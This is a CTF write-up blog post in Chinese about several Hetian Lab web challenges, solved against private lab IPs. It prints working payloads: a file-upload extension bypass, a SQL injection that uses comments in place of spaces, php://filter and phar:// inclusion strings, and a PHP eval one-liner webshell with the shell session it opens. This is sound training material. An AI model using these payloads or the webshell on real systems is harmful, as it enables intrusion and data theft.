

# 合天网安 在线实验 CTF竞赛 writeup（第六周 | 套娃一样的上传、第二十一周 | 你的空格哪去了、第十周 | 试试协议吧、第十一周 | 签到般的包含、第九周 | 试下phpinfo吧）

原创


shu天 于 2021-12-13 10:45:58 发布 139 收藏

分类专栏: [ctf](#) 文章标签: [ctf web](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/121478571](https://blog.csdn.net/weixin_46081055/article/details/121478571)

版权



[ctf 专栏收录该内容](#)

81 篇文章 4 订阅

订阅专栏

## 文章目录

[第六周 | 套娃一样的上传](#)

[第二十一周 | 你的空格哪去了](#)

[第十周 | 试试协议吧](#)

[第十一周 | 签到般的包含](#)

[第九周 | 试下phpinfo吧](#)

## 第六周 | 套娃一样的上传




# 图片上传

浏览... 未选择文件。


提交

CSDN @shu天

图片上传题目，看描述是要上传php脚本



修改后缀phtml, 文件长度为17



flag{0000\_0000\_0000}

## 第二十一周 | 你的空格哪去了

10.1.1.147:5021/ x +

10.1.1.147:5021

```
<?php

$result = mysql_query("SELECT * FROM users where id=' " . $_POST['id'] . "'");

while($row = mysql_fetch_array($result))
{
    echo "用户名: " . $row['username'];
    echo "<br />";
    echo "密码: " . $row['password'];
}

mysql_close($con);
?>
```

### 用户信息查询

我才不会告诉你可以用select flag from flag看到flag呢！

id:

Submit

CSDN @shu天

空格被过滤，用 `/**/` 绕过，联合查询，构造

```
-1'union/**/select/**/1,flag,3/**/from/**/flag#
```

10.1.1.147:5021/index.php x +

10.1.1.147:5021/index.php

```
<?php

$result = mysql_query("SELECT * FROM users where id=' " . $_POST['id'] . "'");

while($row = mysql_fetch_array($result))
{
    echo "用户名: " . $row['username'];
    echo "<br />";
    echo "密码: " . $row['password'];
}

mysql_close($con);
?>
```

用户名: flag(63564494cac7097c)  
密码: 3

### 用户信息查询

我才不会告诉你可以用select flag from flag看到flag呢！

id: flag,3/\*\*/from/\*\*/flag#

Submit

CSDN @shu天

flag{63564494cac7097c}

## 第十周 | 试试协议吧



CSDN @shu天



CSDN @shu天

利用php://filter 协议读取flag.php的源码http://10.1.1.147:5010/index.php?file=php://filter/convert.base64-encode/resource=flag.php



CSDN @shu天

ZmxhZyBpbmBoZXJlIDQo8P3BocCAvL2ZsYWd7YWJkY18xMjM0X3F3ZXJfaGV0aWFuFT8+解码得到flag

# Base64 在线解码、编码

常规Base64

CSS Base64

DES加密解密

3DES加密解密

AES加密解密

RSA加密解密

ZmxhZyBpbWVudQo8P3BocCAvL2ZsYWd7YWJkY18xMjM0X3F3ZXJfaGV0aWVudF0+

编码源格式：☒文本 ☐Hex 解码结果：

自动检测

中

flag in here  
<?php //flag{abdc\_1234\_qwer\_hetian}?

CSDN @shu天

flag{abdc\_1234\_qwer\_hetian}

## 第十一周 | 签到般的包含

Include.php

10.1.1.147:5011/include.php

10.1.1.147:5011/include.php


Tips: the parameter is file! :)<html>  
Tips: the parameter is file! :)  
</html>  
<?php  
show\_source(\_\_FILE\_\_);  
//opt/flag3.txt  
@\$file = \$\_GET["file"];  
if(isset(\$file))  
{  
if (preg\_match('/http|data|ftp|input|%00/i', \$file) || strstr(\$file,"..") !== FALSE || strlen(\$file)>=70)  
{  
echo "<p> error! </p>";  
}  
else  
{  
include(\$file.'.php');  
}  
}  
?>

CSDN @shu天

这个上传只能传图片后缀

```
<?php show_source(__FILE__); //opt/flag3.txt @$file = $_GET["file"]; if(isset($file)) { if (preg_match('/http|data|ftp|input|%00/i', $file) || strstr($file,"..") !== FALSE || strlen($file)>=70) { echo "error!"
```

";} else { include(\$file.'.php'); }} ?> <?php @eval(\$\_POST['a']);?>写一个php文件，压缩，改后缀jpg  
然后利用phar伪协议读取压缩流，包含php木马文件



提示flag在///opt/flag3.txt





```
10.1.1.147 x 10.1.1.147 x
(*) 基础信息
当前路径: /var/www/weekly11
磁盘列表: /
系统信息: Linux c5625fbde62a 3.10.0-957.5.1.el7.x86_64 #1 SMP Fri Feb 1 14:54:57 UTC 2019 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/weekly11) $ cd /opt/
(www-data:/opt) $ ls
flag.txt
flag1.txt
flag2.txt
flag3.txt
(www-data:/opt) $ cat flag3.txt
cat: flag3.txt: No such file or directory
(www-data:/opt) $ cat flag3.txt
flag{whoami_hetianlab_student}
(www-data:/opt) $
```

CSDN @shu天

flag{whoami\_hetianlab\_student}

第九周 | 试下phpinfo吧



http://10.1.1.147:5009/?lang=php//filter/convert.base64-encode/resource=.../phpinfo.php





flag{abcd\_hetianlab\_1234\_qwer}